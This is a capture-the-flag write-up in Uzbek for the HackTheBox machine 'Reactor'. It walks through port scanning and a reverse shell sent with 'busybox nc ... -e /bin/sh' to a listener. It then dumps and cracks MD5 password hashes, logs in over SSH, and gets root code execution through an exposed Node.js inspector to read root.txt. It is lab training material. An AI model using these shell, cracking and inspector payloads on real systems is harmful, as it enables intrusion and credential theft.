


Reactor - Writeup

1. Reconnaissance

IP - 10.129.245.214

Machine - Reactor (HackTheBox, difficulty: Easy)




```
(saidislom@kali)-[Screenshots]
└─$ nmap 10.129.245.214 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 22:58 +0500
Nmap scan report for 10.129.245.214
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp

Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds


(saidislom@kali)-[Screenshots]
└─$
```

nmap orqali portlarni skanerladik: 22/tcp ssh va 3000/tcp (Next.js ilovasi) ochiq ekan.




3000-portda **ReactorWatch — Core Monitoring System v3.2.1** nomli nuklear reaktor monitoring dashboardi ishlab turibdi.

2. Vulnerability Assessment




sahifaning source kodini ko■rib chiqdik — ilova Next.js frameworkida yozilgan ekan.



HTML kodni beautify qilib tahlil qildik, static chunk fayllar va Next.js build strukturasini aniqladik.


[illegible]

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(saidislom@kali)-[~]'. The user enters '\$ nc -lvnp 4444', and the terminal shows 'listening on [any] 4444 ...' with a cursor on the next line.

```
(saidislom@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
_
```

netcat listenerni ishga tushirdik:


```
nc -lvnp 4444
```

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(saidislom@kali)-[~]'. The user enters '\$ python3 exploit.py http://10.129.1.31:3000 "busybox nc 10.10.14.181 4444 -e /bin/sh"', and the terminal shows the command being executed.

```
(saidislom@kali)-[~]  
$ python3 exploit.py http://10.129.1.31:3000 "busybox nc 10.10.14.181 4444 -e /bin/sh"  
_
```

exploitni ishga tushirdik va reverse shell buyrug'ini yubordik:


```
python3 exploit.py http://10.129.1.31:3000 "busybox nc 10.10.14.181 4444 -e /bin/sh"
```



```
(saidislom@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.181] from (UNKNOWN) [10.129.245.214] 40888
whoami
node
```

listenerimizga ulanish keldi — tizimga **node** foydalanuvchisi huquqida kirdik.

4. Post-Exploitation



```
node@reactor:/opt/reactor-app$ ls
app  next.config.js  node_modules  package.json  package-lock.json  reactor.db
node@reactor:/opt/reactor-app$ saidislom
```

/opt/reactor-app papkasida ilova fayllarini ko'rddik, shu yerda **reactor.db** nomli SQLite baza faylini topdik.

```
Session Actions Edit View Help
kali@kali: ~
node@reactor:/opt/reactor-app$ ls
app  next.config.js  node_modules  package.json  package-lock.json  reactor.db
node@reactor:/opt/reactor-app$ sqlite3 reactor.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> show databases()
...> ;
Parse error: near "show": syntax error
  show databases() ;
  ^--- error here
sqlite> select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
sqlite> saidislom
```

sqlite3 orqali bazani ochib, **users** jadvalidan admin va engineer foydalanuvchilarining parol hashlarini oldik.

```
Session Actions Edit View Help
kali@kali: ~
(saidislom@kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
reactor1 (??)
1g 0:00:00.00 DONE (2026-08-11 00:02) 100.0g/s 33715Kp/s 33715Kc/s 33715KC/s rockyouteam..rayleen
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(saidislom@kali)-[~]
└─$ cat hash
39d97110eafe2a9a68639812cd271e8e

(saidislom@kali)-[~]
└─$
```

engineer foydalanuvchisining MD5 hashini john the ripper va rockyou.txt wordlisti orqali crack qildik — parol: **reactor1**

```
Session Actions Edit View Help
(saidislom@kali)-[~]
$ ssh engineer@10.129.245.214
The authenticity of host '10.129.245.214 (10.129.245.214)' can't be established.
ED25519 key fingerprint is: SHA256:9v9mCPC4gn2EN/IbKKwhV8KKZoNVTsVPorFhltKnByPM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.245.214' (ED25519) to the list of known hosts.
engineer@10.129.245.214's password:

REACTOR

ReactorWatch Core Monitoring System
Nuclear Dynamics Corp. - Site 7


AUTHORIZED PERSONNEL ONLY
Last login: Mon Aug 10 19:04:13 2026 from 10.10.14.181
engineer@reactor:~$ whoami
engineer
engineer@reactor:~$ id
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
engineer@reactor:~$
```

topilgan login/parol (**engineer / reactor1**) orqali SSH servisiga ulandik va tizimga to'liq foydalanuvchi sifatida kirdik.

5. Privilege Escalation (Post-Exploitation)

```
Session Actions Edit View Help
engineer@reactor:/
engineer@reactor:/$ ps aux | grep node
node      1408  15.5   3.5 11814708 139112 ?        Ssl  17:55   11:31 next-server (v15.0.3)
root      1412    0.0   1.1 1066560 46824 ?        Ssl  17:55    0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor
/worker.js
engineer  7953    0.0   0.0   6544  2284 pts/0    S+   19:09    0:00 grep --color=auto node
engineer@reactor:/$
```

ps aux | grep node buyrug'ini orqali tizimda root huquqida ishlayotgan **/opt/uptime-monitor/worker.js** jarayoni **--inspect=127.0.0.1:9229** debug porti bilan ochiq ekanligini aniqladik.



```
engineer@reactor: /
Session Actions Edit View Help
engineer@reactor:/$ ps aux | grep node
node      1408  15.5  3.5 11814708 139112 ?        Ssl  17:55   11:31 next-server (v15.0.3)
root      1412   0.0  1.1 1066560 46824 ?        Ssl  17:55    0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor
/worker.js
engineer   7953   0.0  0.0  6544 2284 pts/0    S+   19:09    0:00 grep --color=auto node
engineer@reactor:/$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("process.getuid()")
0
debug> exec("process.mainModule.require('child_process').execSync('cat /root/root.txt').toString()")
'bf99601c5f7d6dd0d698705611d28732\\n'
debug> saidislom
```

Node.js inspector protokoliga **node inspect 127.0.0.1:9229** orqali ulanib, debug konsolida ixtiyoriy kod bajarish imkoniyatiga ega bo'ldik:

```
exec("process.mainModule.require('child_process').execSync('cat
/root/root.txt').toString()")
```

buyruq root foydalanuvchisi nomidan bajarilib, **root.txt** fayli mazmuni qaytarildi.

root huquqi (kod bajarish) olindi.